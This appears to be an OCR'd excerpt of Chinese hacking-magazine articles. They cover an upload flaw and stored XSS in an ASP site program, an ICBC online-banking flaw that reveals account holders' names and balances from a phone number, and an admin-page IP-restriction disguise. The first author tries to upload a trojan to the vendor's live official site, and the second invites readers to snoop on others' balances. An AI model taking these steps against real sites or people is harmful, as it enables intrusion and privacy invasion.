


图4 出现错误




图5 填写跨站信息

于是继续看，或许还有其它的洞。当我看到upfile.asp时，兴趣又来了，关键代码如下：

```
<html>
<head>
<title>上传文件</title>
<meta http-equiv="Content-Type" content="text/html;
charset=gb2312">
<!--#include FILE="Inc/Style.asp"-->
<Script Language="VBScript">
<!--
Sub SelAddress()
document.form.filepath.value=document.form.
DownAddress.value
End Sub
//-->
</Script>
```




图6 跨站成功




图8 页面找不到

哈哈，还有这样的漏洞，赶快直接在地址栏中输入**http://127.0.0.1/22/upfile.asp**，如图3。

还等什么，直接传马呀！没想到出现的却是这个结果，如图4。

难道免费版的就这样对待么？哎，连上传文件都没有写好。真是！再转一圈，咦，有留言，说不定可以跨站哦！试试，如图5。

点确定，咦，怎么没对话框呢？只有这一句返回信息：用户留言已提交完成，多谢！难道是给管理员看的？于是赶快跑到后台去看看，查看“用户留言管理”，哈哈，漏洞产生了，如图6。




图7 官方的上传页面

这里为什么成功，是因为上面的那个处理文件并没有对我们提交的内容进行处理（只对url进行了处理），所以才产生了漏洞。只找了个这样的洞心里不爽，于是跑到官网去瞧下，看它的上传页面写好了没。打开一看，哇，还在（心里想，这下你完了），如图7。

还等什么，直接传马，没想到返回信息是这样的，如图8。

看来管理员也不是吃醋的呀，于是就放弃了。

第一次写asp分析的文章，还没有经验，不足之处再所难免！有什么问题可以到论坛来和我讨论，我的ID是冰的原点！

编辑点评：

从本文作者的思路，可以看出很多人（包括小编自己）开始学习脚本的时候，每个知识都晓得那么一点点，但是又都不深入，只能看到表象的很显见的漏洞，还看不穿貌似完好的外表下可能存在的其他漏洞；不过不要紧，只要多交流，多分享自己的经验，多参考揣摩其他人的思路，提高会很快的。

工行网银的设计缺陷

elin

从本文你可以学到：

工商银行网上银行系统的一个设计缺陷

网上银行系统为我们的生活带来了极大的方便，网上购物支付、网上转账、网上缴费等等，让我们足不出户就一切搞定。

我自从开通了网银，就基本没去过电信和移动营业厅了，小灵通、固话、手机的费用都在网上银行缴了。但就在这过程中，我发现了工商银行网银的一个小小的问题，不能说是漏洞，我称之为“设计缺陷”。我们先来看两张图（图1、图2）。




图1 移动充值入口

这两张截图是我们从网银充值移动手机话费的前两个步骤：图1是网银移动充值入口，要求我们输入充值的手机号码；图2是显示出该号码的有关信息（以便我们核对输入是否有误）以及进行充值金额的确认。




图2 确认信息与金额

从中你发现了什么？我们在这整个过程中只输入了一个手机号码就得到了余额、用户姓名等信息，而没有任何的的密码确认，我们日常在查询话费时还需要输入正确的密码后才能成功，而这儿却根本不用，同时连用户的姓名也一起显示出来了。这应该算是一种设计缺陷了吧，这直接导致了个人信息的泄露。我在充值小灵通话费时同样也发现了这样的问题，如图3。

我们可以直接通过号码查询任意小灵通和手机号码用户的姓

名和当前余额。下面，我们来思考一下：这一设计缺陷能给我们带来什么或者说通过它我们能做些什么？




图3　小灵通充值

当我的手机中出现了一个比较陌生的手机号码，我就可以查询对方的姓名，就知道是谁打来的电话；当有人给你留下手机号码，你可以查询确认是否正确（主要是在某某时候防人欺骗）；当你想对某某（特别是MM，哈哈）的话费余额情况做一个了解，你也可以来查一查……大家自由发挥想像啊，想想还能做些什么。

好了，就说到这儿吧，本就是一个小小的缺陷，不浪费非安全太多的页面了。

最后说明一下，这个缺陷是在工商银行的网上银行系统测试的，其它网银未能做出测试，大家可做进一步的测试。

编辑点评：

小缺陷，大学问，千里之堤，毁于蚁穴的教训在安全界不算少见；虽然说本文中的缺陷做不了什么大事，但网银要想深入人心，这些小缺陷也是应该避免的（小编呢喃：在病毒、木马满天飞的今天，偶还一直不用网银）。

“后台IP限制系统”——一个有意思的伪装程序

文 NtlHelen

从本文你可以学到：


1、伪装程序使用说明　2、伪装的原理分析

最近看到一款很有意思的ASP程序，名字叫“后台IP限制系统”，打开看到了作者这样的介绍：“这个系统针对的是ASP程序的后台，因为很多ASP程序都存在这样那样的漏洞，有一种很常规的入侵方式就是获取你的后台用户名和密码然后通过后台进行入侵，由于有时候管理员的权限异常的大，很容易就危及到网站乃至服务器的安全，而这个系统就是防止此类入侵的最后一道防线，将checkip.asp包含在后台文件中，这样别人就算拿到了正确的用户名密码也进不去后台，除非他先破解这个程序，所以建议大家把管理文件ip.asp改名，然后对照改文件中的filename变量，最后放到一个隐蔽的地方，至少能防止由于账号泄露以及涉及后台漏洞的入侵行为…当然本程序也不是万能的，只是一个安全的手段，其实还是要靠大家平时多注意下自己的代码，从根本上杜绝漏洞…呵呵”。

我立马下载了下来，进行了一些试验，暂不论程序写得是否严谨，但想法确实是很好，很有一定的欺骗性。作者说了用法，但不太详细，一些人看了可能不太明白，我自己做了一些实验工作，效果确实不错。我感觉到这个程序用在后台文件、上传文件等重要文件的伪装上效果很好，现将具体的用法向大家作一个介绍：


在教大家用法之前，先来看一下这个程序的效果：

我的本机IP如图1。



图1 本机IP地址

从图1中可以看到我的机器IP是：**60.xxx.xxx.227**

已放置“后台IP限制系统”的网站的服务器IP如图2。


图2　服务器IP地址

我现在访问这个网站，找到它的后台登录处，当我们指向这个后台时会出现它的链接地址，如图3。


图3　链接地址

从图中可以看到，后台地址是：**http://218.xxx.xxx.133/xxx/Admin_login.asp**，我点击登录，出现如图4。

居然是“HTTP错误404找不到文件”。不知道的人可能认为是没有后台这个文件，从而达到了隐藏蒙蔽的效果。但如果是指定的IP登录后台，就不会出现这样的提示而登录到真正的后台。




图4

下面我来说说实现过程：

1、先看看这个程序界面，如图5。




图5 后台

输入默认密码loke（可以在程序中改），进入后如图6。

看到没有，上面就有我设的登录后台的IP(只有在这个IP上才能登录进后台)。




图6　后台页面

界面上有个“历史记录”，记录了登录者的信息，如图7。

